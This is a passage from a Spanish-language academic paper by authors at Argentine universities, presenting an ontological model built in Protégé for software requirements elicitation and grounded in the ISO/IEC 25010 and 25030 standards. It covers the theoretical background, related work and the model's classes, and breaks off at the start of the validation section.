- [31] Y. Fernanda Torres Alonso, "Especificación de requerimientos de software con un enfoque de calidad de datos", Univesridad Autónoma de San Luis, Potosí, 2020.
- [32] Y. Alvarez, "Análisis de la calidad de datos en fuentes de la suite ABCD", Trabajo de Diplomatura. Universidad Central "Marta Abreu" de las Villas, Facultad de Matemática, Física y Computación, Carrera de Licenciatura en Ciencias de la Computación, Santa Clara, Cuba, 2015.
- [33] Y. Molina Hernández, A. Granda Dihigo, A. Velázquez Cintra, "Estrategia de desarrollo de requisitos no funcionales en aplicaciones para la salud", *Revista Cubana de Informática Médica* vol.12 no.1 01-Jun-2020.
- [34] Zina Houhamdi, Belkacem Athamena. Impacts of information quality on decision-making. *Global Business and Economics Review*, Vol. 21, No. 1, 2019.

Desarrollo y Evaluación de un Modelo Ontológico para la Elicitación de requisitos de software, basado en la familia de normas ISO 25000

Rebeca Yuan¹, Carlos Salgado², Mario Peralta², Alberto Sánchez²

¹ *Ingeniería de Software, Departamento en Ingeniería en Sistemas de Información,
Facultad Regional San Francisco – Universidad Tecnológica Nacional
San Francisco, Córdoba, Argentina
ryuan@sanfrancisco.utn.edu.ar*

² *Departamento de Informática,
Facultad de Ciencias Físico-Matemáticas y Naturales, Universidad Nacional de San Luis,
Ejército de los Andes 950 – C.P. 5700 – San Luis – Argentina
{csalgado, mperalta, alfanego}@unsl.edu.ar*

Resumen

Uno de los objetivos de la transformación digital es mejorar la experiencia de los usuarios en los distintos productos y servicios de software con los que interactuamos. Internet de las cosas (IoT), machine learning, big data, son algunas de las herramientas que promueven la transformación con el objetivo de mejorar y respaldar las decisiones de negocio. Este cambio de paradigma hace necesario generar desarrollos de software más “conscientes”, desde la primera etapa del proceso.

La ingeniería de requerimientos y las características establecidas en las normas de calidad del software establecen un marco de trabajo que facilita la proyección y adaptación a esta nueva revolución. Sin embargo, la naturaleza humana de la ingeniería de requerimientos, el alto formalismo, la comunicación entre los stakeholders, dificultan una adecuada elicitación de requisitos.

El presente trabajo expone el desarrollo de un modelo ontológico para la elicitación de requisitos del software y su validación a través de la adecuación funcional que propone la norma ISO 25010, con el objeto de identificar y visualizar funciones y datos que generen valor agregado e impacto en las organizaciones.

1. Introducción

Actualmente nos encontramos transitando la cuarta revolución industrial, también conocida como industria 4.0. Los habilitadores o herramientas comprometidas se corresponden con inteligencia artificial, internet de las cosas (IoT), ciencia de datos, manufactura aditiva, internet en la nube por nombrar algunas [1]. Muchas de las herramientas se enmarcan en la obtención, comprensión y análisis de los datos. La “experiencia del cliente” que proclama la nueva revolución, pensada en productos de software, se establece en las funciones y datos que generan

los mismos. No se imponen nuevas metodologías para la construcción de productos de software, pero si aplicar en cada etapa del desarrollo, herramientas que permitan llevar las soluciones que se ofrecen a un beneficio y crecimiento futuro para las organizaciones. Las normas de calidad ISO, también establecen un lineamiento en pos de la satisfacción del cliente. Utilizadas estratégicamente para gestionar la calidad de procesos, productos y servicios que hacen a toda organización [2], la familia de normas ISO 25000 se encuentra abocada a contemplar los requisitos, gestión, modelo, medición y evaluación de la calidad de los productos de software.

La etapa inicial de cualquier proyecto sienta las bases para todo desarrollo exitoso. En la construcción de los sistemas de información, la etapa de la extracción de requisitos implica especial atención y es sobre esta donde comienza a desarrollarse el producto solución. Para realizar esta tarea, se utilizan distintos modelos [3] que buscan comprender y evidenciar el problema o la optimización sobre la que se va a trabajar. Comprender el problema, acordar el problema y describir al mismo, se cubren a través de las actividades de elicitación, especificación y validación de requisitos [4]. La elicitación de requisitos es el proceso que consiste en adquirir conocimiento del dominio con el que se va a trabajar. Cada organización o dominio posee un lenguaje, expresiones, notaciones, conceptualizaciones propias que no siempre resulta sencillo comprender, resultando uno de los primeros problemas que se encuentran al comenzar un proyecto de software. La ontología permite establecer una conceptualización, evaluada y compartida por los distintos participantes de un proyecto, sobre un dominio particular. La ontología aplicada en la elicitación de requisitos, acompaña el proceso de entendimiento del dominio.

En este trabajo se presenta el desarrollo y evaluación de un modelo ontológico para la elicitación de requisitos de software. Su estructura y diseño se establecen en función a la familia de normas ISO 25000 [5], con el objetivo de cubrir la característica de completitud funcional de la familia de normas ISO/IEC 25010 [6]. La herramienta

ofrece al analista un instrumento que le permite conocer el dominio a trabajar, familiarizarse con el vocabulario propio de la organización y establecer las tareas que se realizan con el objetivo de lograr un software que cubra las necesidades del cliente y brinde posibilidad de competitividad a la organización.

El resto del artículo se organiza de la siguiente manera: la sección 2 describe el problema a estudiar; la sección 3 presenta el marco teórico en el que se fundamenta la propuesta; la sección 4 delinea trabajos relacionados y en la sección 5 se detalla el Modelo ontológico propuesto; en la sección 6 se presenta una aplicación del modelo para su validación y la sección 7 describe los resultados obtenidos en dicha validación; finalmente, la sección 8 presenta las conclusiones del trabajo propuesto.

2. Problema

Las causas de las deficiencias de la ingeniería de software según [7] se corresponden a tres factores: i) no se aplican realmente las prácticas de las ingenierías tradicionales, ya sea porque la investigación no aporta las propuestas necesarias o bien porque la industria del software no las utiliza; ii) la Ingeniería de Software no alcanza a la totalidad de la industria, comprobándose que los sistemas técnicos permanecen en buena medida ajenos a ésta nueva ingeniería; y, por último, iii) existe una brecha semántica aún no superada entre el modelo funcional, de la fase de análisis, y el modelo de objetos requerido en la fase de diseño, afectando la calidad de los procesos de desarrollo.

La fase de análisis es la primera actividad en el desarrollo del software, de no realizarse en forma correcta el impacto hacia el resto de las etapas será negativo. Uno de los primeros problemas que se encuentran en el comienzo del desarrollo del software, es el entendimiento del lenguaje de cada organización, sus tareas, modismos, códigos y distintos elementos que hacen que cada entidad lleve su propio ritmo. La trayectoria y experiencia en cada organización van estableciendo políticas de trabajo y comunicación, que no siempre resulta simple de comprender.

Las pequeñas empresas de desarrollo de software, no siempre cuentan con actores capacitados para la tarea de análisis de requisitos y pese al intento de seguir una metodología ágil que de soporte a esta actividad, los errores de malas interpretaciones o ausencias de funciones aparecen.

3. Marco Teórico

Elicitación de requisitos

La ingeniería de requisitos constituye la fase inicial del ciclo de vida del desarrollo del software, involucra las actividades de elicitación, análisis, especificación y validación, determinantes en el éxito del proyecto de

software [8]. La ingeniería de requisitos es una disciplina que se hace compleja, dado que involucra al factor humano, que es el responsable de que se tenga en cuenta aspectos no sólo técnicos y se enfatice su quehacer en los procesos de comunicación, para así lograr elicitar, especificar, negociar y validar los requisitos del sistema que se va a construir [9]. La IEEE STD-610[10] define a los requisitos de software como “Una condición o necesidad de un usuario para resolver un problema o alcanzar un objetivo”. Los requisitos se definen en la primera etapa del desarrollo del software y nos describen la manera en que el sistema deberá comportarse en forma conjunta con las propiedades o atributos de este [3]. La elicitación de requisitos contempla cinco tareas [11]: 1) *Entender el dominio de aplicación*: Es importante investigar y examinar el mundo real en el cual residirá el sistema. 2) *Identificar las fuentes de requisitos*: Existe un conjunto de fuentes de requisitos en cada proyecto de desarrollo de software. Usuarios y expertos abastecen de información detallada acerca del problema y necesidades del usuario. Sin embargo, cualquier persona con algún interés en el proyecto posee información relevante a considerar para el desarrollo de la solución. Los procesos y sistemas existentes representan, también, fuentes de requisitos, especialmente cuando se trata de un remplazo o readaptación de sistemas. Además, la documentación existente como manuales, formularios y reportes, incluso especificaciones de requisitos anteriores, puede proveer información útil acerca de la organización y su entorno, así como requisitos del nuevo sistema. 3) *Analizar los interesados*: Uno de los primeros pasos en el proceso, es el análisis e identificación de todas las personas relevantes que tienen un grado de interés en el proyecto. Además de esto, se debe identificar los usuarios representantes clave. 4) *Seleccionar las técnicas, enfoques y herramientas a usar*: En la mayoría de los proyectos se utilizan varias técnicas y herramientas, en muchos casos complementarias, a lo largo del proceso de requisitos. Algunos autores plantean mecanismos de selección. 5) *Elicitar los requisitos a partir de los interesados y otras fuentes*: Durante esta actividad es importante establecer el nivel de alcance del sistema e investigar en detalle las necesidades de los interesados en el proyecto, especialmente los usuarios [12].

Entre las herramientas que dan soporte a las tareas anteriores, encontramos las propuestas por Nuseibeh y Easterbrook [13]. Ellos proponen: 1) Técnicas Tradicionales, las mismas comprenden la entrevista, encuestas, cuestionarios y análisis de documentación; 2) Técnicas de Elicitación grupales que corresponden a *brainstorming* y *focus group*, buscan el consenso entre un grupo de personas con el objetivo de lograr un entendimiento de las necesidades; 3) Prototipación, utilizada cuando el cliente no puede expresar en forma correcta lo que necesita; 4) Técnicas Model-driven basadas en objetivos y escenarios; 5) Técnicas cognitivas se corresponde al análisis de protocolos y tareas que ayudan a la adquisición de conocimiento y 6) Técnicas contextuales que contienen técnicas etnográficas, etnometodológicas y análisis de la conversación. Loucopoulos [14] considera, además de los expertos del dominio del problema, otras fuentes de conocimiento como el registro del “lenguaje

natural” de cada dominio del problema. Busca captar aquellos modismos, informalidad y sintaxis propia de la organización, que enriquece el análisis (una característica negativa, es que el lenguaje natural puede resultar complejo y ambiguo). También considera el “re-uso de requisitos” de trabajar en dominios similares, es factible la re-utilización de requisitos que hayan sido especificados y resultados exitosos, esto mejora los tiempos de productividad pasando directamente a una etapa de mejora de la calidad del requisito si fuera necesario.

Modelos

Ejecutadas las herramientas anteriores, es necesario volcar los resultados en un modelo capaz de visualizar y dar entendimiento a los distintos actores involucrados en el desarrollo.

En la realidad no siempre se establecen modelos que acompañen esta etapa de desarrollo; la búsqueda de requisitos apremiada por los tiempos, apresura la etapa de análisis y diseño (de existir) y da paso al desarrollo del software; en muchas empresas PyMES, no quedan establecidos los modelos que dieron base al producto final. Lo que persigue la Arquitectura basada en modelos (MDA) es la portabilidad, interoperabilidad y la reutilización mediante la separación de los modelos.

Uno de los modelos es KAOS, el mismo permite a los analistas estructurar los objetivos establecidos, en gráficos dirigidos y acíclicos. Un punto importante [15] [16] de este modelo es que aclara las responsabilidades de todos los interesados en el proyecto, permitiendo que los actores puedan comunicarse fácil y eficazmente sobre los requisitos. Un trabajo relacionado, es el presentado en [17], que proponen un modelo de elicitación de requisitos orientado en metas. Las metas permiten hacer explícita la relación entre las operaciones del negocio y las metas de alto nivel planteadas por administradores. Este modelo utiliza el Framework Tropos [18] para representar las metas organizacionales y los actores que intervienen en el negocio. Este tipo de modelos, no solo hace foco en encontrar la funcionalidad del sistema, sino que detecta la calidad de los requisitos encontrados, estableciendo una valoración sobre los mismos, dando prioridad de ejecución. Sin embargo, existen muchos problemas asociados a este análisis, se determinó que tomando como base una misma semántica a representar, diferentes usuarios utilizaron diferentes diagramas y primitivas para representar la solución, lo cual es un indicativo de la ambigüedad en las primitivas de Tropos.

Otro modelo para la elicitación de requisitos, lo proponen las metodologías Ágiles, que hace foco en la participación de los usuarios y clientes, trabajando más en el software y menos en la documentación, colaborando más con el cliente y buscando responder a los cambios por encima de la planificación de los tiempos de trabajo [19][20]. Los requisitos se establecen como Historias de Usuarios, Scott Ambler [21], propone un listado de buenas prácticas para la definición de historias de usuario, desde la participación activa de stakeholders, priorizar las especificaciones ejecutables a la documentación estática,

priorizar requisitos, identificar roles y objetivos de la organización, descomponer historias de usuarios en partes más pequeñas, y una de las más importantes: escribir historias de usuarios cerradas, es decir aquella que finaliza con el cumplimiento de un objetivo [22].

Los Esquemas Conceptuales también se corresponden a un modelo para la elicitación de requisitos, la IEEE (Institute of Electrical and Electronics Engineers) define “El Esquema Conceptual ofrece una única e integrada definición de los conceptos relevantes para una empresa, sin estar condicionada a una aplicación en particular”. El principal objetivo de este esquema conceptual es proporcionar una definición coherente de significados y la interrelación de conceptos (IEEE, 1999 [8]). Este Esquema Conceptual también es referenciado como Modelo Conceptual, Modelo de datos Semántico. Guarino también lo define como Ontologías [23].

Ontología

El modelo para la elicitación de requisitos que se propone en el presente trabajo, se manifiesta a través de la ontología. Cuando se hace referencia a ella, se puede enmarcar dentro de la semántica documental, especialidad multidisciplinaria que combina aportaciones de la Documentación, la Lingüística Aplicada y la Lógica formal [24]. La ontología surge como un complemento necesario de la lógica [25], utilizada por este motivo como parte del pensamiento filosófico, construyendo estructuras de significado logrando expandir el conocimiento sobre distintos temas. En el campo de la Inteligencia Artificial, la ontología define el vocabulario de un área. Distintas disciplinas utilizan la ontología para mejorar el entendimiento, neurociencia y psicología hasta llegar a la ingeniería de requisitos [26]. Podemos encontrar muchas y distintas definiciones de ontología; Guarino [23] la definió como un producto de ingeniería consistente en un vocabulario específico usado para describir una realidad, más un conjunto de asunciones relacionadas con el significado del vocabulario. Lassila y McGuinness [27] hablan de un espectro de las ontologías, y reducen el mismo a cuatro puntos: 1) Lista de términos, 2) Taxonomías o clasificación 3) Tesoros y 4) Ontologías. Cada uno de estos puntos representa diferentes formas de representar conocimiento. En primera instancia se encuentra una semántica débil que establece aquel vocabulario común que se encuentra en un dominio, generando una suerte de lista de palabras más comunes utilizadas en un dominio, luego se pasa a las taxonomías, que buscan clasificar ese vocabulario, generando así, un conocimiento jerárquico en la organización de los contenidos. Los tesoros, se encuentran entre esa taxonomía o clasificación de palabras y una descripción más rica en contenido como son las ontologías. El establecimiento y desarrollo de tesoros es una tarea compleja, tres estándares internacionales establecen modelos y guías para el manejo de términos, relaciones y representación: ISO 5964(1985), 2788(1986) y ANSI/NISO Z39.19 (1993)[28]. Si bien esta etapa ontológica resulta completa, y logra una profundidad en el entendimiento compartido, no se adapta a la educación de

requisitos que se está buscando. Por ello, se necesita construir una ontología que resulte más amigable para el usuario y lograr que sea utilizada por el mismo. Cada disciplina aplica un tinte en la definición de ontología, en este estudio se va a considerar a las ontologías como “un sistema de organización del conocimiento que trata de representar tanto información genérica como concreta, con el objetivo de generar conocimiento y entendimiento compartido sobre el área de estudio” [29]. Las ontologías representan vocabulario y relaciones, Gruber [30] las define como la especificación formal de un ámbito del conocimiento. Si bien esta definición es bastante acotada, establece que, si se puede extraer de cualquier dominio su vocabulario, relaciones y asociaciones y se lo vuelca en un sistema de software capaz de lograr representatividad en la información, se está hablando de ontología.

Familia de Normas ISO/IEC 25000

Para que el modelo ontológico brinde una estructura capaz de visualizar los datos obtenidos de las actividades tradicionales establecidas por [4][13], se contempló a la familia de normas de calidad ISO/IEC 25000 para garantizar que el modelo logre extraer las funciones del dominio bajo estudio, sus interesados y relaciones.

Según [31], un modelo de calidad para el desarrollo de un producto de software proporciona los siguientes beneficios: Pueden ser usados para definir un framework de calidad común, ser adaptados a contextos específicos, proporcionar una base mensurable para la evaluación de calidad. En nuestro trabajo establece un marco de referencia para la creación del modelo ontológico.

La búsqueda de calidad en los productos de software data de mucho tiempo atrás, desde los modelos propuesto por McCall [32] donde se analiza la calidad en base a distintos atributos, como son: la corrección, confiabilidad, eficiencia, integridad, usabilidad, facilidad de recibir mantenimiento, flexibilidad, susceptibilidad de someterse a pruebas, portabilidad, reusabilidad e interoperatividad, hasta la familia de Normas ISO/IEC 25000. Las normas ISO/IEC 9126 y ISO/IEC 14598 dieron forma a la familia de normas ISO/IEC 25000, también conocida como SQuaRE (Software Product Quality Requirements and Evaluation) [33]. ISO/IEC 25000 se organiza en cinco puntos: requisitos (25030), gestión (25001), modelo (25010), medición (25020) y evaluación de la calidad (25040), se exige en forma contractual aquella correspondiente al modelo de calidad -ISO/IEC 25010-. El ciclo de vida en SQuaRE maneja la calidad del producto de software en tres fases: **Calidad Interna**: comprende la totalidad de características del software producidas desde una perspectiva interna. Dichas características permanecen generalmente constantes a lo largo del ciclo de vida del software, aunque éste sea re-diseñado y programado nuevamente. La calidad interna se mide utilizando métricas internas que evalúan aspectos del producto sin abarcar su comportamiento ni su entorno. Los aspectos relacionados con la calidad interna son derivados del producto en sí mismo y no de su comportamiento en un sistema específico, por lo tanto, la calidad interna no se aplica a objetos

ejecutables, sino que se evalúa en las etapas tempranas del ciclo de vida del producto, es decir, durante el análisis, diseño y codificación; permitiendo predecir la calidad del producto final. Permiten al usuario iniciar acciones correctivas en forma temprana en las etapas del ciclo de desarrollo. **Calidad Externa**: se evalúan cuando el producto se encuentra en ejecución, al realizar pruebas en un ambiente simulado utilizando datos de prueba. La calidad externa se evalúa utilizando métricas externas, las cuales tienen en cuenta el comportamiento del producto en un entorno determinado y se aplican al producto en etapas finales del ciclo de vida del software como: integración, pruebas, implementación y mantenimiento. **Calidad en Uso**: la norma ISO/IEC 9126-1, la define como “la perspectiva del usuario de la calidad del producto software cuando éste es usado en un ambiente específico y un contexto de uso específico. Ésta mide la extensión para la cual los usuarios pueden conseguir sus metas en un ambiente particular, en vez de medir las propiedades del software en sí mismo”. En el presente trabajo se establecen requisitos de calidad interna, necesarios para evaluar el modelo ontológico.

ISO/IEC 25010

La norma ISO/IEC 25010 divide a la calidad del producto de software en 8 características: Funcionalidad, Fiabilidad, Eficiencia, Usabilidad, Seguridad, Compatibilidad, Mantenibilidad y Portabilidad. El desarrollo del modelo ontológico se centró en la primera característica: *Funcionalidad*. La misma establece la capacidad del producto de software para proporcionar funciones que satisfacen necesidades declaradas e implícitas cuando se usa en condiciones especificadas [33]. Esta característica se subdivide en: *Complejidad Funcional*, grado en el cual el conjunto de funcionalidades cubre todas las tareas y los objetivos del usuario especificados [34], *Corrección Funcional*, corresponde a la capacidad del producto, si las funciones se establecieron en forma correcta y *Adecuación Funcional*, contempla que el producto de software no realice cosas innecesarias o excesivas, que se ajuste a los objetivos especificados[35]. La corrección funcional, se deberá probar una vez realizado el software como una de las tareas del área de testing. La adecuación funcional también corresponde a una evaluación del producto final. En esta primera etapa se busca poder garantizar la completitud funcional.

ISO/IEC 25030

La norma ISO/IEC 25030 [36] ayuda a identificar y especificar requisitos de calidad, también contempla la funcionalidad a través de la especificación de los requisitos funcionales del producto de software. Los requisitos funcionales incluyen requisitos específicos del dominio de aplicación, así como también los requisitos de los usuarios. Si bien la guía que establece la norma ISO/IEC 25030, apunta a los requisitos funcionales del producto de software, también destaca aquellos de la organización de desarrollo. En la Tabla 1, se puede observar la

categorización de los requisitos que se establecen en ISO/IEC 25030.

Tabla 1. Categorización de los requisitos en ISO/IEC 25030(2006)

Requisitos del sistema	Requisitos de Software	Requisitos del producto de SW	Requisito de Propiedad Inherente	Requisitos funcionales	
			Requisito de Propiedad Asignada	Requisitos de calidad del SW	Requisitos en calidad de uso
		Requisitos del Proceso de Desarrollo		Requisitos de calidad interna	Requisitos de calidad externa
	Requisitos de desarrollo del SW	Requisitos de la Organización de Desarrollo		Requisitos gerenciales incluyendo por ejemplo, requisitos para el precio, fecha de entrega, futuro del producto y proveedor del producto.	
		Incluye requisitos para el hardware del computador, datos, partes mecánicas y procesos de negocio.			
Otros requisitos del sistema					

Como lo establece la categorización, los requisitos de software dirigen el proceso de desarrollo de software (producto de software). Los requisitos del producto de software incluyen requisitos funcionales y de calidad (requisitos de propiedad inherente) y requisitos gerenciales (requisitos de propiedad asignada). Los requisitos funcionales incluyen requisitos específicos del dominio de aplicación, así como también los requisitos funcionales de los usuarios. Estos requieren el alcance de metas de calidad, las cuales son también un tipo de requisito de calidad. Los requisitos de calidad pueden también implicar requisitos estructurales y arquitecturales. Los requisitos de propiedades asignadas representan los requisitos que pueden cambiar sin que ocurran cambios en el software, incluyendo, por ejemplo, requisitos por el precio, fecha de entrega, proveedor del producto. En ISO/IEC 25030 los requisitos funcionales determinan lo que el software es capaz de hacer y los requisitos de calidad determinan cómo se ejecuta el software (requisitos no funcionales).

Para el desarrollo del modelo ontológico se adaptaron los lineamientos establecidos para el desarrollo de un producto de software en base a las familias ISO/IEC 25010 (característica de Funcionalidad: Completitud Funcional) e ISO/IEC 25030 (Requisitos Funcionales). Consolidado a través de las normas. Se espera que el modelo ontológico identifique todos los requisitos establecidos por el cliente, las funciones que debe cubrir el producto de software, el vocabulario del dominio y todo el conocimiento necesario para elevar el producto final de software.

4. Trabajos relacionados

El modelo propuesto, tiene su base en estudios previos como el propuesto por Kaiya y Saeki [37]. Allí, el modelo consiste en tesauros y reglas de inferencia, estableciendo conceptos y relaciones específicos de dominio con el objetivo de profundizar en la semántica de los requisitos y establecer su entendimiento. La desventaja de esta solución está en la necesidad de disponer de una ontología de dominio ya construida, donde deben especificarse los requisitos iniciales.

Se consideró también la propuesta establecida por Zapata, Giraldo y Mesa [38], que plantea un meta modelo ontológico, contemplando una estructura que se adapta a cualquier dominio para la educación de requisitos. Si bien son muchos los puntos favorables del modelo establecido, la funcionalidad queda sujeta a la clase Actor, sin realizar una distinción entre funciones, punto principal de nuestro modelo.

Del trabajo realizado por Castillo, Losavio y Matteo [39] se consideró la integración en la programación orientada a aspectos (AOP) los lineamientos de las normas de calidad del software, integrando estos conceptos en la etapa de requisitos y estableciendo un modelo que establece la metodología de extracción. Como contrapartida, no se registró evidencia que demuestre una visión compartida y homogénea sobre los términos utilizados.

El diferencial de la propuesta se presenta en que la estructura del modelo ontológico se estableció en base a la familia de normas ISO/IEC 25010 y 25030 para la elicitación de requisitos de software con la finalidad de sentar las bases para la construcción de un software de calidad. A su vez, a través de la característica de Funcionalidad establecida en la norma ISO/IEC 25010 se evaluó al modelo ontológico para que el mismo garantice la completitud funcional de la ontología. Este modelo se ajusta a cualquier dominio de trabajo donde se intente desarrollar un proyecto de software, buscando dejar en evidencia el vocabulario del dominio, las funciones que se realizan y el entorno donde impactarán las mismas.

5. Propuesta

Modelo Ontológico para la Elicitación de Requisitos de Software

El objetivo del presente trabajo, consiste en el desarrollo y evaluación de un modelo ontológico para la elicitación de requisitos de software propuesto. Teniendo como referencia en su construcción a los lineamientos que establecen la familia de normas de calidad ISO/IEC 25010 y ISO/IEC 25030. Evaluando el modelo a través la norma ISO 25010 para garantizar la completitud funcional. Estableciendo así una herramienta que sienta las bases del desarrollo del software.

A través de la ontología, podremos disminuir la brecha semántica planteada inicialmente. Otras razones las establece [40], como ser: Compartir el entendimiento común de la estructura de información entre personas o

agentes de software, permitir la reutilización de conocimiento de un dominio, explicitar suposiciones de un dominio, separar el conocimiento del dominio del conocimiento operacional y analizar el conocimiento de éste.

Para poder enmarcarse como modelo ontológico, es necesario que el mismo sea ingresado en un programa de software capaz de realizar inferencias sobre la estructura propuesta, de esta forma se puede garantizar la validación del modelo, ya que trabaja en segundo plano con expresiones lógicas. La herramienta permite, a través de su interface gráfica, un entendimiento común y mejora la comunicación entre clientes, analistas y desarrolladores. El objetivo es permitir mostrar al cliente su negocio en el contexto real y potencial, poder identificar el conocimiento del dominio y el conocimiento operacional [41].

La herramienta que se utilizó para establecer el modelo ontológico es Protégé [42]. Protégé es un framework de ontología, que permite la construcción y edición de la misma. Al establecerse como open source es accesible para toda organización. Al estar basado en lógica descriptiva, permiten establecer una semántica formal utilizando lógica proposicional y de primer orden dando estructura al conocimiento establecido en el modelo ontológico.

Para cumplir el objetivo se utilizó el Método 101, propuesto por Natalya F. Noy y Deborah L. McGuinness [40][43], donde establece los siguientes pasos:

- 1) Determinar el dominio y alcance de la ontología: el presente proyecto busca introducir el modelo en todo tipo de dominios.
- 2) Reutilizar ontologías existentes: a través de la web semántica que se basa en la idea de añadir metadatos semánticos y ontológicos a la World Wide Web (www.). Web Ontology Language (OWL) del W3C se establece como un lenguaje de Web Semántica diseñado para representar un conocimiento rico y complejo sobre cosas, grupos de cosas y relaciones entre cosas, esto permite poder ampliar el conocimiento de cualquier dominio.
- 3) Enumerar términos importantes de la Ontología: se contempló en el modelo la clase Datos_Registro, que extrae notaciones particulares de cada empresa con respecto a una actividad u objeto.
- 4) Definir las clases y jerarquía de clases, en este punto se estableció:

Organización: Establece el marco de referencia sobre el que se va a realizar el proyecto de software, la palabra organización se estableció como resultados de las validaciones a las que se sometió el modelo. Una forma de identificar al cliente para el que se va a desarrollar el producto de software.

Funciones de Apoyo y Principal: son funciones, se

establece la clasificación para dejar asentado cuáles actividades cubren la principal y evidenciar aquellas que no generan valor agregado en la organización o su existencia no genera impacto alguno, debiendo eliminarse la misma.

Usuario: establecida también como resultado de la validación del modelo, se corresponde a todos los usuarios que operan con el producto de software.

Area: se corresponde a las distintas áreas que forman parte de la organización. El modelo fue evaluado sobre requerimientos que solo cubrían la necesidad de un área de una organización, al establecerla como una clase es posible medir el impacto de las funciones.

Interesados: corresponde a todas aquellas instituciones, clientes, proveedores que se encuentren interesados en la organización, ya sea con fines comerciales o comparativos, o simplemente como organizaciones gubernamentales que hacen a la política de la organización. Esta clase impacta en el desarrollo de software que muchas veces se ve afectado por requerimientos externos que debe cubrir la organización.

Registro: en su primera versión establecida como “documentos”, hace referencia a todos los documentos o registraciones que deben llevarse a cabo dentro de las funciones. Esta clase resultó importante para conocer el lenguaje que manejan para referirse a los documentos que se generan. Estos documentos son generadores de nuevos requisitos o nuevas preguntas para el entrevistador para explotar requisitos ya establecidos. Lo importante es que implican un contenido de vocabulario propio del dominio que se analiza.

Algunos autores [24, 29], proponen para la educación de requerimientos el Léxico Extendido del Lenguaje, que implica este análisis sobre los documentos obtenidos, elaborando un Universo del Discurso, que se presenta en lenguaje natural, donde se obtienen símbolos, palabras o frases. En función a la experiencia enunciada, se incorporó la clase Datos_Registro para ampliar el vocabulario del dominio.

- 5) Definir las propiedades de las Clases.
- 6) Definir las facetas de ranura (cardinalidad entre propiedades).
- 7) Crear Instancias, en la Evaluación del Modelo, se establecen las instancias para corroborar que no existan inconsistencias en el modelo.

En la figura 1, se presenta el modelo ontológico con la vista OWLViz que muestra las clases que lo componen.

En la figura 2, se observa el modelo ontológico obtenido para la elicitación de requisitos de software, en esta vista, se muestran las relaciones establecidas para las clases.




Figura 1. Modelo Ontológico - Clases y jerarquía de clases - Vista OWLViz




Figura 2. Modelo Ontológico – Desarrollo propio de los autores

6. Validación del Modelo Ontológico

La validación se refiere a que las definiciones de la ontología modelen lo más exactamente posible el dominio para el cual fueron creadas [44]. Para la evaluación del modelo se empleó el método de evaluación triangular propuesto en [45], el cual considera aspectos internos del modelo, como aquellos relacionados con el usuario. El método propone utilizar casos de pruebas, razonadores y una lista de chequeos con los errores más comunes detectados en el diseño de las ontologías, como se observa en la figura 3 del “Método de evaluación triangular”.

